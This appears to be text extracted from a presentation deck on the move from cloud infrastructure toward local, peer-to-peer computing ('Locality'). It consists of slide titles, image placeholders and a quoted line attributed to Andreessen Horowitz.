
# Natural Progression 📈





New Space to Play 🪁


# Evolution of Concerns





New Space to Play 🪁

# Important Progress, But Early Days





Paradigm Shift  
*Locality*





# Locality 📱

[...] **existing infrastructure** will not be able to handle the **volumes or the rates**


We are absolutely going to return to a **peer-to-peer** computing [...] not unlike **distributed computing**

– Andreessen Horowitz, The End of Cloud Computing



Locality 📶


# *Users vs Cloud Infra*





Locality 📶

